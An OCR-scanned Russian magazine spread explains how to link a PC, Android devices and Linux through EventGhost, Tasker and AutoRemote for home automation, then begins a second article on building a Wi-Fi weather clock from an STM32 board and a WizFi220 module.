1.1 Основная структура приложения
1.14 Автозагрузка
1.15 Плагины обязательно должны быть в автозагрузке
1.16 Регистрация EventGhost на устройствах
1.5 Отправка уведомления при загрузке
1.17 Плагинов Directory Watcher можно подключать несколько, и каждому назначать папку слежений за операциями над файлами
1.8 Макрос приема файлов с устройств
1.9 Макрос синхронизации папки
1.18 Макрос отслеживает нажатие PrtSc, эмулирует нажатие, открывает mspaint и вставляет картинку
1.3 Отправка файла из контекстного меню проводника
1.7 Макрос копирования в буфер текста с устройства
1.13 Макрос отправки буфера обмена на устройство
1.19 Макрос отправляет команду pebmsg=:= с буфером. Таскер отправляет на Pebble
1.11 Макрос выполняющий перезагрузку устройства
1.10 Лог синхронизации папки Send2Nexus
1.20 Файлы передаются через Google Drive
1.6 Лог отправки уведомления при загрузке
1.4 Лог отправки файла из контекстного меню
1.21 Текст в логе дл некоторых событий отображается в юникоде.
1.22 В логе покажет всю информацио об устройстве, включая personal URL и personal key
1.12 Лог копирования полученного текста в буфер обмена
1.2 Первая галочка - показывать только успешные события, иначе в лог попадут все активации окон, нажатия клавиш и т.д.


Основное окно EventGhost

профиль, который отправляет слово reboot, а на втором — профиль, срабатывающий на эту команду и выполняющий System-Reboot, можно перезагрузить устройство. Или можно передать команду run app_name, а на втором устройстве для действия выбрать App → Launch App и нужную программу из списка.



EVENTGHOST

Для связки устройств с компом нам понадобится EventGhost. Это своего рода Tasker для Windows, который позволяет автоматизировать работу ПК. Он бесплатен и открыт под GPLv2, так что доступен для скачивания и установки кому угодно.

Окно программы состоит из двух частей: слева — системные логи и события, справа — макросы, сгруппированные в так называемое Configuration Tree (см. 1.1 на скриншоте). Все наши дальнейшие настройки будут касаться как раз создания новых макросов, выполняющих те или иные действия в ответ на происходящие события. Основной язык программы — Python, и многие действия, которые изначально не предусмотрены программой, можно осуществлять с помощью скриптов и действий команд питона. Для вставки готовых макросов, приведенных ниже, необходимо правой кнопкой нажать на Configuration Tree и в меню выбрать Paste, после чего поправить макрос под себя.

Плагины

У EventGhost есть довольно внушительный перечень плагинов (goo.gl/uQCC1X), которые значительно расширяют его возможности. Для установки стороннего плагина необходимо закинуть его в папку «Program Files (x86)\EventGhost\plugins» и перезапустить EventGhost. Для того чтобы плагин использовался всегда, необходимо добавить его в Autostart. Для описываемых ниже трюков нам понадобятся плагин Keyboard для перехвата и эмулирования нажатий кнопок, Directory Watcher для отслеживания изменений в папках и, конечно же, AutoRemote для связи с мобильными устройствами.



INFO

Чтобы AutoRemote смог достучаться до EventGhost, на компе должен быть открыт 1818-й порт. В некоторых случаях его может заблокировать встроенный файрвол Windows или антивирус.

У EventGhost есть довольно внушительный перечень плагинов, которые значительно расширяют его возможности

Плагин AutoRemote

Чтобы установить плагин, скачиваем файл (goo.gl/wq8HZq), кладем его в папку плагинов (\EventGhost\plugins\AutoRemote\), перезагружаем EventGhost и добавляем сам плагин в автозагрузку. В появившемся окне заполняем часть строк: добавляем устройства, заполнив поля Device Name и Personal URL, которые мы получили, устанавливая AutoRemote на устройства. Device Key должен заполниться автоматом при нажатии Tab. Также можно отправить список устройств с телефона, зайдя в AutoRemote, затем длинный тап на EventGhost и в меню выбрать Send My Devices.

Для того чтобы устройства знали, что EventGhost доступен для получения команд, необходимо добавить в ветку Autostart действие регистрации: AutoRemote → Register EventGhost, в появившемся окне выбрать устройство и повторить для оставшихся.



ТРЮКИ

Теперь у нас есть все необходимое для создания конфигураций, объединяющих возможности EventGhost и Tasker + AutoRemote. Большинство приведенных ниже трюков состоит из двух компонентов: макроса EventGhost, который определяет действие (Event) и реакцию на него (Action), а также профиля Tasker, который выполняет схожие задачи со стороны смартфона. Работая вместе, они позволяют сделать очень многое.

Отправка файлов с компа на устройство

Для отправки необходимо вставить следующий код в EventGhost (правой кнопкой на Configuration tree, затем Paste):

```
<source lang="HTML">
<?xml version="1.0" encoding="UTF-8" ?>
<EventGhost Version="1630">
<Macro Name="Отправить файл" Expanded="True">
<Event Name="Main.SentFromExplorer.File" />
<Action>
AutoRemote.SendMessage(u'Android Device', u'',↵
  u'', u'files', u'', u'',↵ u'', '', u'{eg.event.↵
  payload0 ()}')
</Action>
</Macro>
</EventGhost>
</source>
```


Далее отредактировать «AutoRemote: Sending files to Android Device» (два раза кликнув мышкой), выбрав свое устройство (см. 1.4). На смартфоне при этом ничего делать не нужно, AutoRemote сам примет и сохранит файл. Отправка осуществляется через контекстное меню проводника.

Однако есть у этого метода одна недоработка. По умолчанию можно отправить файл только на одно устройство, выбранное в настройках плагина. Если же потребуется отправить сразу на несколько устройств (телефон/планшет), придется править реестр: дублировать значение C:\Program Files (x86)\EventGhost\EventGhost.exe -event SentFromExplorer.File "%1" в ветке HKEY_CLASSES_ROOT*\shell\SendToEventGhost с переименованием пункта и добавлением символа перед .File. Тогда получится структура, как на скриншоте. Видеоинструкция доступна на моем канале (goo.gl/FqB6SM).

Уведомление о включении компа

В AutoStart добавляем Action → AutoRemote Notification (см. 1.5), выбираем устройство и заполняем Title и Text. Теперь при загрузке компа (конечно же, при наличии инета) на телефон придет уведомление. Можно настроить дополнительные поля: вибрация, звук, действие при нажатии на уведомление.

На самом деле вариантов использования уведомлений масса. EventGhost умеет реагировать на практически все си-




← Настройка плагина AutoRemote



INFO

AutoRemote всегда стремится использовать локальную сеть для передачи сообщений, однако, если это не удается, будет использован внешний сервер.

Большинство приведенных трюков состоит из двух компонентов: макроса EventGhost и профиля Tasker, работая вместе, они позволяют сделать очень многое




← Измененная структура реестра


УПРАВЛЕНИЕ ГОЛОСОМ

Управлять устройствами, безусловно, проще всего голосом. Tasker-плагин AutoVoice может интегрироваться в Google Now и перехватывать команды, произносимые после фразы «OK, Гугл» или через прямой запуск «Голосового поиска». Для этого должна быть установлена последняя версия пакета «Google Поиск», а плагин AutoVoice активирован в «Настройки → Спец. возможности» (как вариант — AutoVoice можно запустить напрямую с помощью свайпа вверх от кнопки «Домой»).

Для примера рассмотрим, как с его помощью настроить выключение домашнего компа голосом. Создаем профиль Event → Plugin → AutoVoice Recognized, галочка Event Behaviour, в поле Command Filter вписываем «Выключи комп». Обязательно ставим exact, иначе сработает на любое из двух слов. Для действия выбираем Plugin → AutoRemote Message с устройством EventGhost и командой «Выключи». В EventGhost создаем макрос с событием AutoRemote.Message.выключи и действием Power Management → Turn Off Computer.

В более сложном варианте мы можем использовать адресные команды, такие как «Выключи домашний комп», «Перезагрузи Nexus 7» или «Ребутни рабочий комп». Для этого можно использовать регулярные выражения. В качестве команды для профиля вводим текст: «(?<action>выключи|выключить|перезагрузи|перезагрузить|перезагрузка|перегрузи|ребутни) (?<device>.+)», который означает, что первое распознанное слово (включи, перезагрузи…) уйдет в переменную %action, а оставшиеся слова — в %device. В поле Device выбираем пункт By Name, в следующем поле ставим переменную %device, а в поле Message пишем %action. Тогда поля в действии будут заполняться в зависимости от произнесенной фразы. Соответственно, на принимающих устройствах надо настроить профили при получении каждой команды из первых скобок (см. 1.11).





ОСНОВНЫЕ ИСПОЛЬЗУЕМЫЕ ПЕРЕМЕННЫЕ AUTOREMOTE

- %armessage — полное полученное сообщение.
- %arpar() — массив со всеми параметрами слева от =:=. Для макроса используется {eg.event.payload.arpar[0]}, {eg.event.payload.arpar[1]} и так далее.
- %arcomm — все слова справа от =:= (при наличии только одного =:=). Для макроса используется {eg.event.payload.arcomm}.
- %arcomm() — массив со всеми фразами после первого =:= (если используется более одного =:=).
- %arfiles() — массив со всеми файлами, которые получены с сообщением.


Настройка для действия Run Shell


Уведомление на телефоне при загрузке компа

стемные события, и на любое из них можно повесить уведомление. В качестве примера можно привести вход пользователя в заблокированный комп. Когда это происходит, EventGhost генерирует событие System.SessionUnLock. Создаем для второго события макрос и в качестве действия копируем все тот же AutoRemote Notification. Теперь мы знаем, что комп трогали, когда нас не было на месте (см. 1.6).

Отправка текста на телефон/планшет из любого текстового редактора

Вставляем в Configuration Tree следующий код:

```
<source lang="HTML">
<?xml version="1.0" encoding="UTF-8" ?>
<EventGhost Version="1669">
  <Macro Name="Send clipboard to my device" ↵
   Expanded="True">
    <Event Name="Keyboard.Ctrl+Alt+V" />
    <Action>
    AutoRemote.SendMessage(u'My Device', u'URL', ↵
    u'device', u'copy=:={eg.WinApi.Clipboard.↵
    GetClipboardText()}', u'', u'', u'', '', u'')
    </Action>
  </Macro>
</EventGhost>
</source>
```

Меняем устройство и название на свое. Теперь любой скопированный текст можно отправить на устройство нажатием <Ctrl + Alt + V> (см. 1.13). Имей в виду, что текст придет как сообщение для AutoRemote, так что на устройстве его нужно будет обработать с помощью Tasker. Как вариант — вставить в буфер обмена (см. в начале статьи).

Отправка текста на комп с телефона/планшета

Как было показано в примере из раздела «Tasker», создаем действие Plugin → AutoRemote Message, но в поле Recipient выбираем EventGhost. Поле Message также остается copy=:=%CLIP. Для удобства выносим виджет на рабочий стол. В Configuration Tree EventGhost вставляем код:

```
<source lang="HTML">
<?xml version="1.0" encoding="UTF-8" ?>
<EventGhost Version="1669">
  <Macro Name="Copy to Clipboard" Expanded="True">
    <Event Name="AutoRemote.Message.copy" />
      <Action>
        EventGhost.PythonCommand(u'eg.WinApi.↵
        Clipboard.SetClipboardText(eg.event.↵
        payload.arcomm)')
      </Action>
  </Macro>
</EventGhost>
</source>
```

Теперь по нажатию на виджет содержащийся в буфере обмена смартфона текст будет отправлен в буфер обмена компа. Для наглядности в макрос можно добавить еще один Action — Show OSD. OSD — это On Screen Display, то есть текст поверх всех окон. Настроить можно положение, цвет, шрифт, время показа и так далее. Я в качестве уведомления использую «Текст скопирован: {eg.event.payload.arcomm}», где выражение в фигурных скобках соответствует полученному тексту (см. 1.7). В логе (см. 1.12) видна работа макроса, однако именно в логе русский текст отображается в юникоде.

Отправка файла с телефона на комп

Для работы понадобится еще один плагин Таскера — AutoShare (goo.gl/PqcEhj), позволяющий забирать в переменные всю информацию, передающуюся при использовании стандартного меню андроида «Share/Отправить/Поделиться». После установки создаем команду «Файл на комп», нажав + в Manage Commands. В Таскере создаем профиль State → plugin → AutoShare Command и выбираем нужную команду. Далее создаем действие Plugin → AutoRemote Message с параметром incoming=:=%asfile(), где %asfile() — это массив с выделенными для передачи файлами. В поле Files вписываем %asfile(). На стороне компа вставляем Configuration Tree следующий код:

```
<source lang="HTML"><?xml version="1.0"
encoding="UTF-8" ?>
<EventGhost Version="1669">
  <Macro Name="Incoming Files" Expanded="True">
    <Event Name="AutoRemote.Message.incoming" />
    <Action>
```

```
      EventGhost.PythonCommand(u'print eg.event.↵
      payload.files[0]')
    </Action>
    <Action>
      System.Execute(u'C:\\Windows\\explorer.exe',↵
      u'/select,{eg.event.payload.files[0]}', 0, ↵
      False, 2, u'', False, False)
    </Action>
  </Macro>
</EventGhost>
</source>
```

Этот макрос при получении сообщения, содержащего команду incoming, примет файл в папку, которую указали при настройке плагина AutoRemote, после чего откроет проводник с подсвеченным именем файла (первым, если их несколько), за что отвечает параметр /select,{eg.event.payload.files[0]}.

Можно перед этим добавить Show OSD с именем файла (Получен новый файл: {eg.event.payload.files0 ()}) или вообще убрать последнее действие (см. 1.8). Теперь можно отправлять файлы из файловых менеджеров, галереи и прочего через стандартное меню Android «Поделиться/Share».

Автоматическая отправка скриншотов с телефона на комп (root и busybox)

В Таскере создаем профиль с событием Event → File → File Modified. Вместо файла выбираем папку со скриншотами (значок лупы, затем долгий тап на самой папке). Для действия выбираем Script → Run Shell и вписываем команду busybox ls /storage/emulated/0/Pictures/Screenshots -ltr | tail -1 | awk '{print $NF}'. Ниже в том же действии в поле Store output in вводим переменную (у меня %Test5). В эту переменную будет записываться имя файла.

Следующим действием делаем Task → Perform Task и выбираем из списка задание, которое надо сначала создать. Для этого создаем во вкладке Task действие Plugin → AutoRemote Message и выбираем EventGhost в качестве целевого устройства. В поле Message вводим incoming=:=, а в поле Files вписываем путь до файла + имя. Это будет /storage/emulated/0/Pictures/Screenshots/%Test5.

У меня этот Task называется Send Screen, соответственно, я его выбрал в действии Perform Task. В EventGhost дополнительно ничего настраивать не надо (мы уже создали обработчик incoming, настраивая отправку файлов с телефона на комп). При успешной отправке видим уведомление, как на скриншоте «Настройка отправки на отправляющем устройстве». Для отправки скриншотов, сделанных подряд, обязательно в настройках задачи ставим Run Both Together в Collision Handling.

Открытие ссылок из мобильного браузера и других прог на компе

В AutoShare создаем команду Open On PC (или любую удобную). Для нового профиля создаем State → Plugin → AutoShare и в поле Command Filter выбираем нужную команду. В качестве действия выбираем все тот же AutoRemote Message с устройством EventGhost и текстом %astext.

Теперь, если нажать в любой программе, где можно поделиться ссылкой (в мобильном Хроме это «Меню → Отправка»), на AutoShare Command и в списке выбрать AutoShare Command → Open On PC, то данная страница откроется на компе автоматически. Также можно передать ссылку после нажатия, если программа спросит «Что использовать?» Для этого необходимо нажать на Open Remotely. В следующем окне выбрать любое устройство.

Открытие файла на компе

Создаем макрос с событием AutoRemote.Message.open, добавляем Python-команду from os import startfile;startfile(eg.event.payload.files[0]). Из Таскера отправляем файлы с командой open.

Синхронизация папки на компе с телефоном

Directory Watcher отслеживает новые файлы в определенной папке (Send2Nexus) и при их появлении сразу отправляет на телефон в папку, настраиваемую в AutoRemote. Для действия используется все та же отправка, описанная ранее (см. 1.9, 1.10).



УПРАВЛЕНИЕ УСТРОЙСТВАМИ ИЗ LINUX

К сожалению, для Linux нет клиента AutoRemote, но мы можем использовать связку веб-интерфейс + SSH для управления устройствами и Linux-машинами через сервер AutoRemote. Для этого понадобится curl:

```
$ sudo apt-get install curl
```

Также необходим SSH с возможностью логина на машину через login:password без необходимости использовать SSH-ключи. Когда оба этих условия будут выполнены, запускаем следующую команду, чтобы авторизовать нашу Linux-машину:

> *Tasker-плагин AutoVoice может интегрироваться в Google Now и перехватывать команды, произносимые после фразы «OK, Гугл»*

```
$ curl "http://autoremotejoaomgcd.appspot.com/↵
  registerpc?key=YOUR_KEY&name=NAME&id=↵
  ANY_UNIQUE_ID&type=linux&publicip=↵
  YOUR_PUBLIC_IP_OR_HOST_NAME&localip=↵
  $(sudo ifconfig eth0 | grep "inet addr" ↵
  |awk '{print $2}' |awk -F: '{print $2}')"
```

- YOUR_KEY — ключ, см. выше;
- NAME — то, как будет отображаться устройство с Linux на телефоне;
- ANY_UNIQUE_ID — любой уникальный ID.

После выполнения команды на телефоне появится окно с запросом логина и пароля от Linux-машины. Далее можно начинать работу. Чтобы отправить сообщение на устройства (все), достаточно выполнить следующую команду:

```
$ curl "http://autoremotejoaomgcd.appspot.com/↵
sendmessage?key=YOUR_KEY&message=СООБЩЕНИЕ"
```

Сообщение придет в форме linux=:=СООБЩЕНИЕ, так что для его обработки при создании профиля Tasker в поле AutoRemote Message Filter следует прописать linux=:=. Сообщения, пришедшие с устройств, будут интерпретироваться как Linux-команды, вывод которых будет приходить в ответном сообщении. Например, если послать через Tasker на машину сообщение ls / (AutoRemote Message — в первом поле Device выбрать то, что мы вписали в NAME_TO_APPEAR_ON_YOUR_PHONE, в поле Message вписать ls /), то в логах AutoRemote мы увидим список файлов корневого каталога, начинающийся с linux=:=. Ответ с помощью Tasker тоже можно обработать.

ВЫВОДЫ

Связка Tasker + AutoVoice + AutoRemote + EventGhost + plugins дает очень много возможностей для автоматизации, в том числе голосом: от управления питанием и запуска программ до контроля различных устройств. Согласись, приятно ощутить себя частью будущего, сказав «OK, Гугл, выключи домашний комп» — и через несколько секунд комп выключится. Или, подходя к дому, сказать: «OK, Гугл, запусти Watch Dogs». Еще было бы здорово, если бы можно было насвистывать мотивчики песенок, а медиацентр их бы распознавал и начинал бы проигрывать соответствующий файл из инета.



INFO

В настройках AutoRemote есть опция Fallback to Chrome, которая позволяет переслать сообщение в расширение для браузера Chrome в том случае, если напрямую адресат недоступен (например, находится за NAT или файрволом).



WWW


Неофициальный клиент AutoRemote для OS X: goo.gl/34yMnU

Расширение Google Chrome для работы с AutoRemote: goo.gl/JRLUmS



ЧАСЫ С ВАЙФАЕМ СВОИМИ РУКАМИ

ДЕЛАЕМ ПОГОДНУЮ СТАНЦИЮ НА БАЗЕ STM32F3DISCOVERY И WI-FI-МОДУЛЯ WIZFI220



Кирилл Снежко
snezhko.kirill@gmail.com



В последнее время все чаще можно видеть, как люди в своих проектах используют Arduino, поскольку там есть, например, Ethernet-шилд или Wi-Fi-шилд. А целый компьютер в этом плане обычно совершенно избыточен. В этой статье я покажу, что использовать Wi-Fi в своем проекте можно и без Arduino. Мы сделаем часы с Wi-Fi и монохромной матрицей, которые будут еще и показывать погоду в нужном городе.

КЛЮЧ НА СТАРТ

В первую очередь перечислю то, что использовал:

1. Отладочная плата STM32F3DISCOVERY.
2. Экран на базе контроллера KS0108 (в моем случае это MT-12864A российского производства).
3. Wi-Fi-модуль WizFi220.

Разрабатывать прошивку можно как минимум в двух IDE: Keil Embedded Development Tools for ARM (www.keil.com) и IAR Embedded Workbench (www.iar.com). Я использую первую, а если тебя заинтересует вторая, то из-за специфики IAR тебе нужна будет IAR Embedded Workbench for ARM.

Само собой, не стоит забывать о бесплатных средствах разработки под ARM, например о проверенной связке Eclipse + GNU ARM Eclipse Plug-In + GCC + GDB + OpenOCD. Мануалы по настройке данной связки можно без труда найти в интернетах.

Итак, почему же именно STM? Потому что у них есть такая замечательная вещь, как Standard Peripherals Library (для STM32F303XX качать тут: goo.gl/Oin8pM). Это библиотека, которая позволяет работать с периферией, не касаясь регистров.

Вот пример настройки USART1.

```
USART_InitTypeDef USART_InitStructure;

USART_InitStructure.USART_BaudRate = 115200;
USART_InitStructure.USART_WordLength =↵
  USART_WordLength_8b;
USART_InitStructure.USART_StopBits =↵
  USART_StopBits_1;
USART_InitStructure.USART_Parity =↵
  USART_Parity_No;
USART_InitStructure.USART_HardwareFlowControl =↵
  USART_HardwareFlowControl_None;
USART_InitStructure.USART_Mode =↵
  USART_Mode_Rx | USART_Mode_Tx;
USART_Init(USART1, &USART_InitStructure);
```

Все очень просто и понятно, не так ли? Не надо лазить по Reference Manual'у (у STM32F303XX он занимает почти тысячу страниц). Сразу видно, что ребята из STMicroelectronics хорошо поработали.

Однако использование данной библиотеки — повод для холивара (одни говорят, что она генерирует кучу лишнего кода, другие — что она делает из программиста ленивца, и так далее), поэтому я не буду призывать тебя, читатель, использовать ее.

Начать разработку с использованием этой библиотеки очень просто по двум причинам:

1. В ней уже есть проекты, пригодные для открытия в IDE (для Keil он лежит в Projects/STM32F30x_StdPeriph_Templates/MDK-ARM/Project.uvproj).
2. Начальный код для работы с периферией можно добавить в проект, заменив все файлы из Template на файлы нужного нам примера.

Что же будет делать контроллер в нашей задаче?

1. Инициализировать и настраивать Wi-Fi и дисплей.
2. Запрашивать погоду с OpenWeatherMap.



WWW

Вики о модулях WIZnet: wizwiki.net

Моя небольшая статья об этих модулях: habrahabr.ru/post/155203/

3. Выводить на экран текущее время, дату и прогноз на несколько дней.

НАЧИНАЕМ. OPENWEATHERMAP

OpenWeatherMap был запущен в 2012 году группой энтузиастов, загоревшихся целью обеспечить свободную и доступную информацию о погоде для любой точки земного шара. С тех пор этот сайт непрерывно развивается, и о его возможностях можно судить по предоставляемому API: прогнозы на пять дней с расчетом метеоусловий на каждые три часа, прогнозы на срок до 16 дней, получение исторических данных, получение карт, например облачности.

Мы будем использовать прогноз на семь дней с частотой обновления один раз в сутки. В случае большого числа запросов API OpenWeatherMap может требовать ключа, который можно получить после регистрации. Но нам это не страшно. Сомневаюсь, что у нас будет больше сотни запросов в 24 часа.


Для получения прогноза необходимо послать GET-запрос на специально сформированный адрес, который для Москвы выглядит так:

```
http://api.openweathermap.org/data/2.5/↵
forecast/daily?q=Moscow,ru&units=metric&cnt=7
```

Итак, мы хотим от API OpenWeatherMap получить прогноз для города Москвы `q=Moscow,ru`, в метрической системе мер `units=metric` и на семь дней `cnt=7`. Если же необходимо получить ответ в JSON, то нужно добавить еще один параметр: `mode=json`. Но для нас XML удобнее.



```
{
   "cod":"200",
   "message":0.2284,
   "city":{
      "id":524901,
      "name":"Moscow",
      "coord":{
         "lon":37.615555,
         "lat":55.75222
      },
      "country":"RU",
      "population":0,
      "sys":{
         "population":0
      }
   },
   "cnt":7,
   "list":[
      {
         "dt":1407142800,
         "temp":{
            "day":28.06,
            "min":23.9,
            "max":28.06,
            "night":23.9,
            "eve":28.06,
            "morn":28.06
         },
         "pressure":1011.4,
         "humidity":38,
         "weather":[
            {
               "id":803,
               "main":"Clouds",
               "description":"broken clouds",
               "icon":"04d"
            }
         ],
         "speed":4.61,
         "deg":38,
         "clouds":64
      }, ...
   ] }
```


OpenWeatherMap вернет нам для каждого дня следующее:



WARNING

Не забывай заземляться! Помни, что разряд статического электричества может убить и модуль Wi-Fi, и экран, и контроллер!



SRC

Весь код ты можешь найти на гитхабе. Просто скопируй с заменой файлы в папку Template из Standard Peripheral Library.

- температуру днем, ночью, вечером и утром, а еще минимальную и максимальную;
- давление в гигапаскалях;
- влажность воздуха;
- текстовое описание погоды и даже имя иконки для отображения "icon":"04d";
- скорость и направление ветра;
- процент облачности.

Нам остается только правильно распарсить ответ сервера.

ПРОДОЛЖАЕМ: WIZFI220

Различают два варианта подобных модулей: WizFi220 и WizFi210. Они похожи во всем, кроме одного пункта: у первого модуля выше мощность передатчика и, как следствие, выше потребление.

Обладают они следующими свойствами:

- размеры 32 × 23,5 × 3 мм;
- поддержка только 802.11b;
- шифрование: WEP, WPA/WPA2-PSK, Enterprise (EAP-FAST, EAP-TLS, EAP-TTLS, PEAP);
- протоколы: UDP, TCP/IP (IPv4), DHCP, ARP, DNS, HTTP/HTTPS Client and Server;
- напряжение питания: 3,3 В;
- потребление:
  - ожидание: 34 мкА (WizFi210), 35 мкА (WizFi220);
  - прием: 125 мА (WizFi210), 125 мА (WizFi220);
  - передача: 135 мА (WizFi210), 250 мА (WizFi220).
- все управление происходит через UART.

Если обратиться к распиновке, то можно увидеть, что там присутствуют пины ALARM, ADC, GPIO. Для того чтобы заставить их работать, WIZnet, производитель модулей, рекомендует изменять их прошивку самостоятельно.

Включить модуль очень просто: пины 1, 18, 31 и 48 (все GND) подключаем к земле, 32, 33 и 34 (VIN_3V3, EN_1V8, VDIO) — к +3,3 В, а 40 и 42 (UART0_RX и UART0_TX) — к контроллеру или к ПК через конвертер UART <-> USB.


Чтобы этот модуль правильно инициализировать, ему надо послать данную последовательность команд (каждая команда должна заканчиваться символом возврата каретки CR, 0x0D):

```
AT
ATE0
AT+WD
AT+NDHCP=1
AT+WPAPSK=SSID,passphrase
AT+WA=SSID
AT+NCLOSEALL
AT+NCTCP=144.76.102.166,80
```

1. AT — команда нужна для проверки правильности работы модуля. В первый раз после включения модуль должен вернуть `AT\r\r\n[OK]\r\n`.



WizFi220




MT-12864J (взято с официального сайта МЭЛТ)

2. ATE0 отключает эхо команд. Теперь модуль больше не возвращает только что принятую команду, а присылает только ответ.
3. AT+WD заставляет модуль отключиться от всех Wi-Fi-сетей. Нужно в том случае, если по какой-то причине приходится инициализировать WizFi220 заново без сброса.
4. AT+NDHCP=1 включаем DHCP-клиент. Я думаю, не надо объяснять, что это.
5. AT+WPAPSK=SSID,passphrase требует от WizFi220 посчитать PSK (Pre-Shared Key) для сети и ключа.
6. AT+WA=SSID запускает процесс ассоциации с сетью.
7. AT+NCLOSEALL закрывает все соединения.
8. AT+NCTCP=144.76.102.166,80 подключает TCP-клиент к IP-адресу и порту TCP-сервера. В данном случае это адрес openweathermap.org.

Итак, мы подключились к серверу и готовы качать погоду терабайтами. Но как это сделать? А вот тут необходимо вспомнить, что наш WizFi220 служит лишь мостом между нашим контроллером и сервером. Затем надо осознать всю тленность ситуации и пойти в Википедию читать про GET-запросы. Да, все верно. Получать погоду мы будем с помощью отправки запроса серверу.

```
GET /data/2.5/forecast/daily?q=Moscow&units=↵
metric&cnt="7 HTTP/1.1\n"
"Host: openweathermap.org\n"
"Connection: keep-alive\n"
"\n"
```

Пустая строка в конце должна быть обязательно!

Осталось совсем немного — понять, как заставить WizFi220 обработать данный запрос корректно. Для этого существуют escape-последовательности. Их всего три, но использовать мы будем наиболее простую:

```
<ESC>S<CID>data<ESC>E
```


<ESC> — 0x1B, S и E — сокращения от Start и End, CID — номер соединения Connection ID, а data — данные для передачи.

